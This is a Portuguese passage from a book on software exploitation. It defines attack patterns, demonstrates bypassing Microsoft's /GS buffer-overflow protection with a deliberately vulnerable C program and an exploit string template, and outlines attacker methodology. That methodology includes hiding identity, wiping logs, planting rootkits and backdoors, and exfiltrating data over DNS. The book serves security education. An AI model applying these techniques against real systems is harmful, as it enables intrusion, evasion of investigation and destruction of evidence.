Um *vetor de injeção* descreve, da maneira mais precisa possível, o formato de um ataque conduzido por uma entrada. Cada ambiente-alvo impõe certas restrições sobre como um ataque deve ser formatado. Dependendo dos mecanismos de segurança existentes, um vetor de injeção pode tornar-se muito complexo. O objetivo do vetor de injeção é colocar o payload de ataque em uma *zona de ativação*-alvo. Os vetores de injeção devem levar em conta a gramática de um ataque, a sintaxe aceita pelo sistema, a posição de vários campos e os intervalos numéricos de dados aceitáveis. Dessa forma, os vetores de injeção abrangem regras verdadeiramente genéricas para

formatar um ataque. Essas regras são ditadas pelas restrições do ambiente-alvo. Os vetores de injeção também devem produzir eventos de feedback, de modo que possamos observar o comportamento de ataque.

Zona de ativação

Uma *zona de ativação* é a área dentro do software-alvo que é capaz de executar ou de outra forma *ativar* o payload. A zona de ativação é onde a intenção do invasor é posta em ação. A intenção do invasor é percebida na zona de ativação pelo payload de ataque. A zona de ativação pode ser um interpretador de comandos, algum código de máquina ativo em um buffer ou uma chamada de API de sistema. A zona de ativação produz o evento de saída. Quando um payload é executado, chama-se *ativação do payload*.

Evento de saída

Os eventos de saída indicam que o resultado desejado de um ataque (do ponto de vista do invasor) de fato ocorreu. Por exemplo, um evento de saída pode ser a criação de um shell remoto, a execução de um comando ou a destruição de dados. Às vezes, um evento de saída pode ser decomposto em um conjunto de eventos menores de suporte, que em conjunto evidenciam que o objetivo final está sendo atingido. Esses eventos menores são chamados de *elementos de agregação* do evento de saída. Os eventos de saída podem ser hierarquicamente organizados e somar ao objetivo final de um ataque. Um evento de saída demonstra que a vontade e a intenção do invasor foi realizada.

O evento de feedback

À medida que o sistema é ativamente investigado para avaliar sua vulnerabilidade, eventos de feedback ocorrem. Os eventos de feedback são aqueles prontamente visíveis para o invasor. A quantidade de visibilidade depende do ambiente do ataque. Os exemplos de eventos de feedback incluem principalmente dados de conteúdo/resultado de consultas e as informações de sincronização sobre esses eventos. Por exemplo, o tempo de resposta de uma transação dada é um evento de feedback. Os eventos de feedback são instrumentais para determinar se um ataque está sendo bem-sucedido.

Exemplo de exploração: O compilador C++ da Microsoft quebrado

Um exemplo pode ajudar a esclarecer a nossa terminologia unindo-a à realidade. Nesta seção, consideramos o padrão de ataque de buffer overflow de ênfase excessiva (mas extremamente relevante). Naturalmente, a quantidade que um buffer overflow desencadeia difere de acordo com contexto. O buffer overflow ocasional que é um bug real (e, portanto, um problema) em um nível técnico não resulta em risco inaceitável. Mas esse não é o caso da maioria. O buffer overflow é um fenômeno tão importante que lhe designamos um capítulo inteiro (Capítulo 7). Por enquanto, utilizaremos um exemplo real para mostrar como um padrão de ataque pode transformar-se em uma exploração. Aos poucos, mostraremos alguns códigos. Você pode represen-

tar o invasor, usar nosso código, compilá-lo e executar o ataque contra ele para ver o que acontece. Como você verá, esse exemplo é particularmente divertido por causa do fator de ironia.

Em fevereiro de 2001, a Microsoft adicionou um recurso de segurança a seu compilador C++, cuja última versão se chama Visual C++.Net e Visual C++ versão 7. (Chris Ren, um pesquisador associado da Cigital, descobriu essa vulnerabilidade e contribuiu categoricamente com esta seção.) Para que essa exploração funcione para você, será necessário encontrar uma versão segmentada do compilador.

O novo recurso de segurança destina-se a proteger potencialmente o código-fonte vulnerável contra algumas formas de ataque de buffer overflow. A proteção proporcionada pelo novo recurso permite que os desenvolvedores continuem utilizando funções de string vulneráveis, como `strcpy()` (que é a estrela de muitos bugs) como de costume, e ainda assim estejam "protegidos" contra a destruição da pilha. O novo recurso é intimamente baseado em uma invenção de Crispin Cowan, chamada StackGuard, e seu objetivo é ser utilizada ao se criar o código nativo padrão (não a nova linguagem intermediária .NET) [Cowan et al., 1998]. Observe que o novo recurso visa a proteger qualquer programa compilado com o compilador "protegido". Em outras palavras, utilizar esse recurso *deve* ajudar os desenvolvedores a criar software mais seguro. Entretanto, em sua forma segmentada, o recurso da Microsoft leva a um sentido falso de segurança, porque é facilmente derrotado. Parece que a Microsoft escolheu a eficiência em detrimento da segurança quando confrontada com uma relação de troca entre eficiência e segurança, algo que eles fizeram consistentemente no passado.

O StackGuard não é uma abordagem perfeita para interromper ataques de buffer overflow. De fato, foi desenvolvido no contexto de uma restrição relativamente séria. O Cowan simplesmente corrigiu o gerador de código gcc para não precisar criar um novo compilador ou "recriar" o compilador gcc desde o início novamente.

O recurso da Microsoft inclui a capacidade de configurar uma função "handler de erros de segurança", a ser acionada quando um ataque potencial for iminente. O fato de um ataque poder ser identificado tão prontamente mostra o poder do conceito de padrão de ataque. Por causa da maneira como o gerenciador de erros de segurança foi implementado, o próprio recurso de segurança da Microsoft é vulnerável. Ah, que ironia. Um invasor pode tramar um ataque de uso especial contra um programa "protegido", derrotando o mecanismo de proteção de maneira simples e direta. Naturalmente, esse novo tipo de ataque constitui um novo padrão de ataque.

Há várias abordagens conhecidas não-baseadas em StackGuard que um criador de compilador talvez utilize para derrotar ataques de buffer overflow. A Microsoft escolheu adotar uma solução ineficaz em vez de uma solução mais robusta. Esse é um defeito em nível de projeto que leva a um conjunto muito sério de ataques potenciais contra o código compilado com o novo compilador. Em outras palavras, o compilador da Microsoft é, em certo sentido, um "semeador de vulnerabilidades".

Em vez de contar com compilador de tempo de execução para se proteger de alguns tipos de buffer overflows de string, desenvolvedores e arquitetos devem colocar em seu

lugar um regime rigoroso de segurança de software que inclua a revisão de código-fonte. Ferramentas de análise estática (como o SourceScope da Cigital ou o programa de código-fonte aberto ITS4) podem e devem ser utilizadas para detectar problemas potenciais no código-fonte C++ do tipo que o recurso segmentado da Microsoft visa frustrar. Remover completamente esses problemas de código de antemão é muito melhor do que tentar resolvê-los quando são explorados em tempo de execução.[8]

A Microsoft está adotando uma importante iniciativa para melhorar a segurança de software, como evidenciou o memorando de Gates de janeiro de 2002. Entretanto, é evidente que a Microsoft pode melhorar, já que mesmo seus recursos de segurança têm problemas de segurança relativos à arquitetura.

Um recurso elegante do StackGuard e seu primo da Microsoft é a eficiência dos mecanismos de verificação. Mas o mecanismo pode ser driblado de várias maneiras. Os tipos de ataque que a Cigital utilizou para derrotar o mecanismo da Microsoft não são novidade nem exigem conhecimentos excepcionais. Se a Microsoft tivesse estudado a literatura sobre o StackGuard, teria se conscientizado da existência de tais ataques.

Detalhes técnicos do ataque

A opção de compilador /GS no Visual C++.Net (Visual C++ 7.0) permite aos desenvolvedores construírem seus aplicativos com uma "verificação de segurança de buffer", como é chamado o recurso. Em 2001, havia pelo menos dois artigos da Microsoft, um escrito por Michael Howard e outro por Brandon Bray, publicados para apresentar essa opção.[9] Com base na leitura da documentação da opção /GS e examinando as instruções binárias geradas pelo compilador com a opção, os pesquisadores da Cigital determinaram que a opção /GS é essencialmente uma porta Win32 do StackGuard. Isso foi verificado independentemente por pesquisadores da Immunix.

Extravasar um buffer não-verificado possibilita que um invasor roube o caminho de execução do programa de muitas maneiras diferentes. Um conhecido padrão de ataque freqüentemente utilizado envolve sobrescrever o endereço de retorno na pilha com o endereço desejado pelo invasor, de modo que um programa sob ataque irá para o endereço na saída de função. O invasor coloca o código de ataque nesse endereço, que é subseqüentemente executado.

Os inventores do StackGuard primeiro propuseram a idéia de colocar uma palavra "canário"* antes do endereço de retorno na entrada de função, de modo que o valor do "canário" possa ser utilizado na saída de função para detectar se o endereço de retorno

---

8. Veja *Building Secure Software* [Viega e McGraw, 2001] para obter material sobre análise de código-fonte e seu papel na revisão de segurança.

9. Ambos os artigos, "New Visual C++.NET Option Tightens Buffer Security" (http://security.devx.com/bestdefense/2001/mh0301/mh0301-1.asp) e "How Visual C++ .NET Can Prevent Buffer Overruns" (http://www.codeproject.com/tips/gsoptio.asp) foram removidos da rede.

*O uso do termo "canário" aqui deriva seu sentido metafórico do canário real utilizado na exploração de minas de carvão como alarme para os níveis de metano. (N. do T.)

foi alterado. Posteriormente, eles melhoraram sua implementação por meio de uma operação XOR do "canário" com o endereço de retorno na entrada de função para evitar que um invasor sobrescrevesse o endereço de retorno ao contornar o "canário" [Cowan et al., 1998]. O StackGuard revela-se uma maneira razoável de evitar alguns tipos de buffer overflows detectando-os em tempo de execução. Uma ferramenta semelhante, chamada *StackShield,* utiliza uma pilha separada para armazenar endereços de retorno, que é ainda outra maneira de derrotar alguns tipos de buffer overflows.

Modificar um endereço de retorno de função não é a única maneira de roubar um programa. Outros possíveis ataques que podem ser utilizados para contornar ferramentas de proteção de buffer como o StackGuard e o StackShield são discutidos em um artigo na *Phrack 56*.[10] Eis a essência desse padrão de ataque: Se houver uma variável de tipo de ponteiro na pilha após um buffer vulnerável e a variável aponta para algum lugar que será preenchido com dados fornecidos pelo usuário na função, é possível sobrescrever a variável para executar um ataque. O invasor deve primeiro sobrescrever a variável de ponteiro para fazê-la apontar para o endereço de memória desejado pelo invasor. Então, um valor fornecido pelo invasor pode ser escrito nesse endereço. Uma posição da memória ideal para um invasor escolher seria um ponteiro de função que será solicitado posteriormente no programa. O artigo da *Phrack* discute como localizar esse ponteiro de função na tabela de offset global (*global offset table* – GOT). Uma exploração do mundo real que driblou o StackGuard dessa forma foi publicada pelo Security Focus no endereço http://www.securityfocus.com/archive/1/83769.

Uma visão geral da versão da Microsoft do StackGuard

Muitos detalhes sobre a implementação /GS da Microsoft podem ser localizados em três arquivos fonte do CRT: a saber, seccinit.c, seccook.c e secfail.c. Outros podem ser localizados examinando-se as instruções geradas pelo compilador com a opção /GS.

Um "cookie de segurança" ("canário") será inicializado na chamada de `CRT_INIT`. Há uma nova chamada de biblioteca, `_set_security_error_handler`, que pode ser utilizada para instalar um handler definido pelo usuário. O ponteiro de função do handler de usuário será armazenado em uma variável global `user_handler`. Na saída de função, a instrução gerada pelo compilador vai para a função `__security_check_cookie` definida em seccook.c. Se o cookie de segurança fosse modificado, `__security_error_handler` definido em secfail.c seria solicitado. O código em `__security_error_handler` primeiro verifica se um handler fornecido pelo usuário está instalado. Se estiver, o handler de usuário será chamado. Caso contrário, uma mensagem-padrão, "Buffer Overrun Detected", é exibida e o programa é encerrado.

Há pelo menos um problema nssa implementação. No Windows, não há uma GOT "gravável", portanto, mesmo dado o layout de pilha citado acima, não é tão fácil um invasor localizar e usar um ponteiro de função. Mas devido à disponibilidade da variável `user_handler`, um invasor não precisa procurar muito para localizar um bom alvo!

---

10. Bypassing Stackguard And Stackshield, Phrack 56, http://www.phrack.org/show.php?p=56&a=5.

Driblando o recurso da Microsoft

Examinemos o seguinte programa trivial:

```
#include <stdio.h>
#include <string.h>

/*
    request_data, no parâmetro que contém uma string codificada fornecida pelo usuário, como
            "host=dot.net&id=user_id&pw=user_password&cookie=da".
    user_id, parâmetro out utilizado para copiar o 'user_id' decodificado.
    password, parâmetro out utilizado para copiar a 'password' decodificada
*/
void decode(char *request_data, char *user_id, char *password){
    char temp_request[64];
    char *p_str;

    strcpy(temp_request, request_data);
    p_str = strtok(temp_request, "&");

    while(p_str != NULL){
          if (strncmp(p_str, "id=", 3) == 0){
                strcpy(user_id, p_str + 3 );
               }
    else if (strncmp(p_str, "pw=", 3) == 0){
        strcpy(password, p_str + 3);
    }
      p_str = strtok(NULL, "&");
    }
}

/*
    Qualquer combinação falhará.
*/
int check_password(char *id, char *password){
    return -1;
}
/*
    Utilizamos argv[1] para fornecer a string de solicitação.
*/
int main(int argc, char ** argv)
{
    char user_id[32];
    char password[32];

    user_id[0] = '\0';
    password[0] = '\0';

    if ( argc < 2 ) {
        printf("Usage: victim request.\n");
```

```
    return 0;
}

decode( argv[1], user_id, password);

if ( check_password(user_id, password) > 0 ){
    //Código morto.
    printf("Welcome!\n");
    }
    else{
        printf("Invalid password, user:%s password:%s.\n", user_id, password);
    }

    return 0;
}
```

A função decode contém um buffer não-selecionado `temp_request` e seus parâmetros `user_id` e `password` podem ser sobrescritos extravasando `temp_request`.

Se o programa for compilado com a opção /GS, não será possível alterar o caminho de execução do programa extravasando-se o endereço de retorno da função decode. Entretanto, é possível extravasar o parâmetro `user_id` da função decode para fazê-la apontar primeiramente para a variável acima citada `user_handler`! Então, quando `strcpy(user_id, p_str + 3 );` for solicitado, podemos atribuir um valor desejado a `user_handler`. Por exemplo, podemos fazê-lo apontar para a posição da memória de `printf("Welcome!\n");`, de modo que quando o buffer overflow for detectado, parecerá haver um handler de segurança instalado pelo usuário e o programa executará `printf("Welcome!\n");`. Nossa string de exploração se parece com esta:

```
id=[location to jump to]&pw=[any]AAAAAAA...AAA[address of user_handler]
```

Com um binário compilado, "protegido", determinar o endereço de memória de `user_handler` é comum, dado algum conhecimento de engenharia reversa. O resultado é que um programa protegido está realmente vulnerável ao tipo de ataque contra o qual ele está supostamente protegido.

Soluções

Há vários caminhos alternativos que podem ser seguidos para impedir esse padrão de ataque. A melhor solução envolve os desenvolvedores adotarem uma linguagem type-safe, como Java ou C#. A segunda melhor solução é compilar em verificações dinâmicas nas funções de string que ocorrem em tempo de execução (embora o desempenho máximo deva ser considerado). Essas soluções nem sempre fazem sentido, dadas as restrições de projeto.

Modificar a abordagem /GS atual também é possível. O objetivo principal de cada uma das seguintes correções sugeridas é alcançar um nível mais alto de integridade de dados na pilha.

1. Assegure-se da integridade das variáveis da pilha verificando o "canário" mais agressivamente. Se uma variável for colocada depois de um buffer na pilha, um teste de racionalidade deve ser realizado antes que essa variável seja utilizada. A freqüência de tal verificação pode ser controlada aplicando-se a análise dependente de dados.
2. Garanta a integridade das variáveis da pilha reorganizando o layout da pilha. Sempre que possível, as variáveis não-buffer locais devem ser colocadas antes de variáveis de buffer. Além disso, como os parâmetros de uma função estarão localizados depois dos buffers locais (se houver algum), eles devem ser tratados da mesma forma. Na entrada de função, o espaço extra da pilha pode ser reservado antes dos buffers locais, de modo que todos os parâmetros possam ser copiados. Cada utilização de um parâmetro dentro do corpo de função é então substituída por sua cópia recentemente criada. Trabalhar nessa solução já foi feito por pelo menos um projeto de pesquisa da IBM.[11]
3. Garanta a integridade das variáveis globais fornecendo um mecanismo gravável gerenciado. Com bastante freqüência, as variáveis globais se corrompem como resultado de erros de programa e/ou abuso intencional. Um mecanismo gravável gerenciado pode colocar um grupo de tais variáveis em uma região de somente leitura. Quando for necessário modificar uma variável na região, a permissão de acesso à memória da região poderá ser alterada para "gravável". Depois que a modificação for feita, sua permissão é alterada novamente para "somente leitura". Com tal mecanismo, uma "gravação" inesperada em resultados de variável protegida resulta em violação de acesso à memória. Para o tipo de variável que somente é atribuído uma ou duas vezes durante um processo, o overhead de se aplicar um mecanismo gravável gerenciado é insignificante.

As versões subseqüentes do compilador da Microsoft adotaram partes dessas idéias.

Um retrospecto da exploração

Agora, a ironia desse ataque deve estar aparente: A Microsoft acabou construindo um semeador de vulnerabilidades de segurança em seu compilador criando um recurso projetado para impedir um ataque padrão! O interessante é que o padrão de ataque da exploração contra o recurso defeituoso é o próprio padrão de ataque que o recurso deveria proteger. O problema é que as utilizações não-vulneráveis de algumas funções de string tornam-se vulneráveis quando o recurso é solicitado. Isso é ruim para a segurança do software, mas é bom para a exploração de software.[12]

Dois anos depois que esse defeito foi discutido publicamente, foi descoberto que pelo menos duas explorações do dia 0 foram criados em torno da utilização do flag

---

11. Para informações adicionais, consulte GCC Extension For Protecting Applications From Stack-Smashing Attacks, disponível em http://www.trl.ibm.com/projects/security/ssp/.

12. O anúncio desse defeito causou considerável agitação na imprensa. Consulte http://www.cigital.com/press para obter referências aos artigos resultantes.

(indicador) /GS para realizar ataques baseados em trampolins de dois estágios. Como previsto, o mecanismo de segurança era utilizado como base nessas explorações.

Aplicando os padrões de ataque

Atacar um sistema é um processo de descoberta e exploração. Os invasores passam por uma série de fases de descoberta antes de realmente localizar e explorar uma vulnerabilidade de software. O que se segue é uma visão geral de nível muito elevado das etapas comumente utilizadas. Mais adiante no livro, de modo geral, repetiremos essas idéias em favor de dar mais atenção à discussão técnica das explorações.

Um ataque bem-sucedido adota várias etapas lógicas. Primeiro, qualifique o alvo, principalmente para saber que pontos de entrada existem. Em seguida, descubra os tipos de transações aceitas nos pontos de entrada. Cada tipo de transação deve ser explorado para determinar que tipos de ataques funcionarão. Então, você poderá utilizar os padrões de *ataques* para construir transações malformadas, mas "legais", que manipulam o software de maneiras interessantes. Isso requer uma observação minuciosa dos resultados de cada transação que você envia para determinar a possibilidade de ter descoberto uma possível vulnerabilidade. Uma vez que uma vulnerabilidade é descoberta, você pode tentar explorá-la e, assim, receber acesso ao sistema.

Nesta seção, abordamos várias categorias amplas de padrões de ataque. Padrões de ataque específicos podem ser localizados em cada uma dessas categorias. Um invasor experiente terá padrões de ataque funcionais para todas as categorias. Em combinação, um conjunto de padrões de ataque torna-se o kit de ferramentas do invasor bem-sucedido.

Varredura de rede

Há muitas ferramentas de uso especial para varredura de rede. Em vez de discutir um conjunto particular de ferramentas ou scripts de hacker, nós o encorajamos a explorar os próprios protocolos de rede, considerando como podem ser aumentados para atingir os alvos e determinar a estrutura de uma rede. Comece com um livro como *Firewalls and Internet Security* [Cheswick et al., 2003]. Novos padrões de ataque ainda estão sendo descobertos em protocolos que têm mais de 20 anos (considere, por exemplo, o ping de ICMP, o ping de SYN, o ping de UDP e o firewalking). Os protocolos mais recentes fornecem alvos muito mais fáceis. Sugerimos que você examine o trabalho de Ofir Arkin sobre varredura de ICMP.[13]

A varredura de rede pode ser pensada como algo bem simples (e melhor deixada para as ferramentas) ou pode ser tratada como a própria ciência em si. As varreduras de rede quase sempre podem ser detectadas por sites remotos feitos por administradores paranóicos que acionarão o alarme do telefone vermelho se sua rede vir uma única

13. Procure ICMP na página Web de Ofir Arkin em http://www.sys-security.com.

solicitação de porta de rlogin; então, cuidado quanto a isso. Por outro lado, uma máquina típica na Internet sofre hoje de 10 a 20 varreduras de porta por dia sem perceber nada. As ferramentas que realizam as varreduras básicas de portas são ferramentas clássicas de script kiddies. Até mesmo os (caros) aplicativos profissionais como o FoundScan, da Foundstone, e o Cybercop, da NAI, são muito próximos em suas concepções de conjuntos de tecnologias livremente disponíveis.

Às vezes, as varreduras de porta podem ser muito sofisticadas e enganosas, espalhando-se por milhares de redes em uma configuração de *drip-scan* de difícil detecção. Um site-alvo poderia obter apenas um ou dois pacotes estranhos por hora, mas ao fim da semana seus sistemas teriam sido inteiramente varridos! Os firewalls causam inconveniências de menor relevância nesse processo, mas as varreduras de porta podem ser inteligentes, usando os endereços de origem de broadcast ou multicast e combinações inteligentes de portas e flags para burlar os filtros (ineficazes) típicos de firewall.

Identificação da pilha do SO

Uma vez que uma máquina-alvo é descoberta, truques adicionais podem ser aplicados utilizando os protocolos-padrão para discernir a versão do sistema operacional no dispositivo-alvo. Isso inclui técnicas para ajustar opções do TCP, realizar fragmentação e remontagem do IP, configurar os flags do TCP e manipular o comportamento do ICMP. Há uma quantidade incrível de consultas que podem ser utilizadas para determinar o sistema operacional-alvo. A maioria tem somente parte da resposta, mas juntas podem ser analisadas e chegar a uma teoria razoável referente ao sistema operacional-alvo.

É quase impossível ocultar a identidade de um sistema quando há tantas investigações [*probes*] e respostas possíveis. Qualquer tentativa de mascarar as respostas normais enviando informações falsas resultaria na criação de uma variação estranha, mas com investigação suficientemente determinada, o sistema é quase sempre identificável. Além disso, as configurações aplicadas à interface ou pilha de rede são com freqüência detectáveis remotamente. Um exemplo é o uso de *sniffers* de rede. Em muitos casos, o comportamento de uma máquina que está executando um sniffer é único e pode ser detectado remotamente (para informações adicionais, visite http://_packetstormsecurity._nl/sniffers//antisniff). As máquinas que são executadas em modo promíscuo estão mais abertas a ataques em nível de rede porque o sistema acaba processando *todos* os pacotes na rede, até mesmo os destinados a outros hosts.

Varreduras da porta

Principalmente como uma função de camada de rede, as varreduras de porta podem ser executadas no alvo, para determinar quais serviços estão sendo executados. Isso inclui tanto as portas TCP como as UDP. Se uma porta aberta for descoberta, as transações podem ser executadas na porta para determinar o serviço que está sendo executado nela e os protocolos que aparentemente são entendidos por ela. Muitos

hackers forjam suas armas de programação criando scanners de porta. Portanto, há milhares de scanners de porta disponíveis, mas são, na maioria, projetos realmente ruins. O scanner de porta mais comum é tão conhecido que não exige muita análise aqui. Chama-se *nmap* (para informações adicionais, visite http://www.insecure.org/nmap/). Se você nunca fez uma varredura de porta, então nmap é uma boa escolha para começar, desde que suporte tantas variações de varredura. Dê um passo além do normal, utilizando um sniffer de rede para analisar as varreduras produzidas por nmap.

Traceroute e as transferências de zona

Os pacotes de traceroute são uma maneira inteligente de determinar o layout *físico* dos dispositivos de rede. Os servidores DNS fornecem muitas informações sobre endereços IP e o objetivo da máquinas a eles conectadas. Os dados de identificação do sistema operacional e as varreduras de porta podem ser sobrepostos para fornecer a um invasor uma quantidade surpreendente de detalhes. Quando utilizados em conjunto, um mapa muito exato de uma rede-alvo pode ser criado. Em suma, essa atividade resulta em um mapa detalhado da rede e ilustra claramente os pontos de entrada onde os dados de ataque serão aceitos no software da camada de aplicativo. Nessa etapa, o software aplicativo pode ser investigado diretamente. Esteja ciente de que os arquivos de zona podem ser muito grandes. Há vários anos, um dos autores (Hoglund) recebeu um arquivo de zona de toda a França. (Era grande.)

Componentes-alvo

Se o sistema-alvo incluir um arquivo público ou serviços Web, esses devem ser examinados quanto a possíveis vulnerabilidades de fácil exploração. Os componentes-alvo, tais como os programas cgi, scripts, servlets e EJBs são notoriamente fáceis de derrubar. Cada componente pode aceitar transações e assim apresentar um ponto interessante de entrada para maiores investigações. Você pode consultar o alvo para aprender sobre eles e até mesmo realizar transações funcionais ou carregar sniffers de rede que registram transações do mundo real executadas no alvo. Esses podem ser utilizados como a linha de base das transações que mais tarde podem ser ajustadas de acordo com os padrões de ataque mais específicos descritos neste livro.

Escolhendo padrões de ataque

Uma vez que um padrão válido de transação seja descoberto, pode sofrer mutação utilizando diversos padrões de ataque. Você pode tentar a injeção de comando, a injeção de API de sistema de arquivos, a inserção de Structured Query Language (SQL) no banco de dados, a negação de serviço da camada de aplicativo ou negação de serviço baseada na rede. Além disso, você poderá explorar o espaço de entrada e procurar buffer overflows. Se uma vulnerabilidade for descoberta, então pode ser explorada para ganhar acesso ao sistema.

Explorando as falhas do ambiente

Uma vez que uma vulnerabilidade é descoberta, vários payloads de ataque podem ser aplicados para acessar remotamente o sistema. Payloads comuns de ataque são abordados por todo este livro. A vantagem da nossa abordagem sistemática no nível de sistemas é que a visibilidade de problemas específicos pode ser determinada. Determinado problema somente pode ser explorável de dentro do firewall. Como temos uma ampla visualização de rede do alvo, podemos ser capazes de localizar outros servidores vizinhos que podem ser explorados e, assim, tirar proveito de nosso conhecimento do sistema para voltar nele mais tarde. Isso nos permite adotar diversas etapas sutis para penetrar em um sistema-alvo. Considere, por exemplo, um alvo em uma linha de DSL. O provedor de DSL pode ter um DSLAM que atenda a muitos clientes. O DSLAM pode encaminhar todo o tráfego broadcast para todos os assinantes downstream. Se o alvo estiver bem protegido ou tiver poucos pontos de entrada, talvez faça mais sentido atacar outro sistema próximo. Uma vez comprometido, o sistema próximo pode ser utilizado para fazer um sequestro de ARP [*ARP hijack*] do alvo difícil.

Utilizando indireção

Um objetivo claro ao penetrar num sistema é ocultar a identidade do invasor. Isso é muito fácil de realizar usando uplinks em redes sem fio 802.11 desprotegidas.[14] Uma cafeteria Starbucks com um link sem fio pode apresentar um lugar incrivelmente confortável a partir do qual se pode lançar os ataques. A última coisa que você precisa fazer é pegar seu "cappuccino duplo" em uma unidade de drive-thru a caminho de alguma viela fria! As técnicas de indireção permitem que você saia de sua zona segura, até mesmo se for corporativa. A geopolítica também ajuda as manobras de indireção. Você está relativamente seguro se estiver tomando café em uma Starbucks de Houston enquanto desfere um ataque a partir de Nova Délhi via fronteira com a China. Não há provedores de serviço de Internet (ISP) que compartilhem arquivos de log entre essas fronteiras. E a extradição está fora de cogitação.

Plantando backdoors

Uma vez que uma exploração é bem-sucedida, há chances de que você terá acesso completo a um host dentro da rede-alvo. O próximo passo é estabelecer um túnel seguro pelo firewall e limpar qualquer possível arquivo de log. Se você causar uma falha notável no sistema-alvo, por definição, a falha terá efeitos consideráveis. Seu objetivo é remover qualquer vestígio desses efeitos observáveis. Reinicialize tudo o que possa ter travado. Exclua todos os logs que demonstrem violações de programa ou rastreamentos de pacote. Em geral, você desejará deixar um rootkit ou backdoor com shell que permitirão o acesso a qualquer tempo. O Capítulo 8 é inteiramente sobre tais truques. Um programa de rootkit pode ser ocultado no host. As modificações do kernel possibilitam ocultar completamente um rootkit dos administradores de sistema ou software de audi-

14. Veja *802.11 Security* [Potter and Fleck, 2003].

toria. Seu código de backdoor pode até mesmo estar oculto dentro do BIOS ou dentro da memória EEPROM de placas e equipamentos periféricos.

Um bom backdoor pode ser acionado por um pacote especial ou ser ativado somente em certos períodos. Você pode realizar tarefas enquanto estiver longe, tais como keystroke logging (registro ou captura de teclas pressionadas) ou captura de pacote da rede. O preferido dos militares parecer ser ler o correio eletrônico. O FBI parece gostar de monitores de teclas pressionadas. O que seu monitor remoto faz depende de seus objetivos. Os dados podem ser alimentados fora da rede em tempo real ou armazenados em um lugar seguro para posterior recuperação. Os dados podem ser criptografados para proteção em caso de descoberta. Os arquivos de armazenamento podem ser ocultados utilizando modificações especiais de kernel. Os dados podem ser alimentados fora da rede utilizando pacotes que parecem protocolos-padrão (usando truques esteganográficos). Se uma rede tiver muita atividade de DNS, então ocultar os dados de saída em pacotes semelhantes a DNS é uma boa idéia. Enviar overflows a partir de um tráfego completamente normal junto com seus pacotes disfarçados também pode tornar os pacotes especiais mais difíceis de serem localizados. Se você realmente quer se sofisticar, pode utilizar truques clássicos de esteganografia, até mesmo no nível de pacote.

Caixas de padrão de ataque

Vários capítulos no restante do livro incluem quadros cinza que descrevem sucintamente os padrões específicos de ataque. Esses quadros servem para generalizar e encapsular um padrão importante de ataque a partir do texto que o cerca. Esses quadros têm a seguinte aparência (o exemplo exibido aqui aparece no Capítulo 4):

Padrão de ataque: Programas que gravam em recursos privilegiados do SO

Procure programas que gravam nos diretórios de sistema ou chaves de registro (como HKLM). Em geral, esses são executados com privilégios elevados e normalmente não foram projetados tendo em mente a segurança. Tais programas são excelentes alvos de explorações porque concedem grande quantidade de poder quando quebram.

Conclusão

Neste capítulo, fizemos uma breve introdução a padrões de ataques e discutimos um processo-padrão pelo qual um ataque é executado. Nosso tratamento aqui é em nível muito alto. Se precisar de informações adicionais sobre os princípios básicos, verifique algumas referências que citamos. Os capítulos posteriores examinam mais profundamente os detalhes técnicos. A maior parte do restante deste livro é dedicada a entender explorações específicas que se encaixem em nossa taxonomia de padrão de ataque.

3 Engenharia reversa e entendimento do programa

A maioria das pessoas interage com os programas de computador em um nível superficial, inserindo uma entrada e esperando com ansiedade (ou impaciência?!) uma resposta. A fachada "pública" da maioria dos programas pode ser bem pequena, mas a maioria dos programas vai muito mais a fundo do que parece. São as "entranhas" que predominam nos programas, e é aí que a verdadeira diversão acontece. Essas entranhas podem ser muito complexas. A exploração de software geralmente requer um certo nível de entendimento em relação às suas entranhas.

A habilidade mais importante de um invasor em potencial é a capacidade de decifrar as complexidades de software-alvo. Isso é o que se chama de *engenharia reversa* ou também somente *reversão*. Os invasores de software são grandes usuários de ferramentas, mas a exploração de software não é mágica e não há ferramentas mágicas de exploração de software. Para quebrar um programa-alvo não muito "banal", o invasor deve manipular o software-alvo de modo incomum. Portanto, embora um ataque quase sempre envolva ferramentas (disassemblers, mecanismos de script, geradores de entrada), essas ferramentas tendem a ser razoavelmente básicas. A verdadeira "esperteza" é o mérito do invasor.

Ao atacar um software, a idéia básica é entender a fundo as suposições feitas pelos criadores do sistema e, em seguida, subvertê-las. (Exatamente por esse motivo, é fundamental identificar a maior quantidade possível de pressuposições ao projetar e criar um software.) A engenharia reversa é uma abordagem excelente para investigar pressuposições, principalmente as implícitas, que podem ser utilizadas em um ataque.[1]

No terreno da lógica

Em certo sentido, os programas giram em torno de dados importantes, criando e fazendo cumprir regras sobre quem pode obter os dados e quando pode obtê-los. As

---

1. Um amigo da Microsoft contou um caso sobre um invasor bem-sucedido que utilizou a palavra "assume" (pressupor) para encontrar pontos interessantes para atacar o código. Os desenvolvedores, sem desconfiar, acharam que não haveria problema em escrever sobre as suas pressuposições. Isso é um padrão de ataque em nível social. Pesquisas semelhantes no código, procurando BUG, XXX, FIX e TODO, também tendem a funcionar.

próprias fronteiras do programa ficam expostas ao mundo externo, da mesma forma que o interior de uma casa que tem portas em suas "fronteiras" externas. Os usuários que têm "bons modos" utilizam essas portas para obter os dados necessários que estão armazenados lá dentro. Esses são os pontos de entrada do software. O problema é que as mesmas portas utilizadas pelas empresas que têm "bons modos" a fim de acessar o software também são utilizadas por invasores remotos.

Considere, por exemplo, um tipo muito comum de porta de software relacionada à Internet — a porta TCP/IP. Embora haja muitos tipos de portas em um programa comum, muitos invasores procuram primeiro as portas de TCP/IP. Encontrar as portas de TCP/IP por meio de uma ferramenta de varredura de portas é simples. As portas fornecem acesso público aos programas de software, a localização da porta é só o começo. Um programa comum é complexo, assim como uma casa composta de vários cômodos. O melhor tesouro geralmente está enterrado bem fundo na casa. Em quase todas as explorações, exceto as mais banais, o invasor precisa passar por caminhos complicados por meio de portas públicas, adentrando bastante na "casa" do software. Uma casa desconhecida é como um labirinto para o invasor. Sabendo se orientar nesse labirinto, pode-se ganhar o acesso aos dados e, às vezes, obter o controle total sobre o próprio programa.

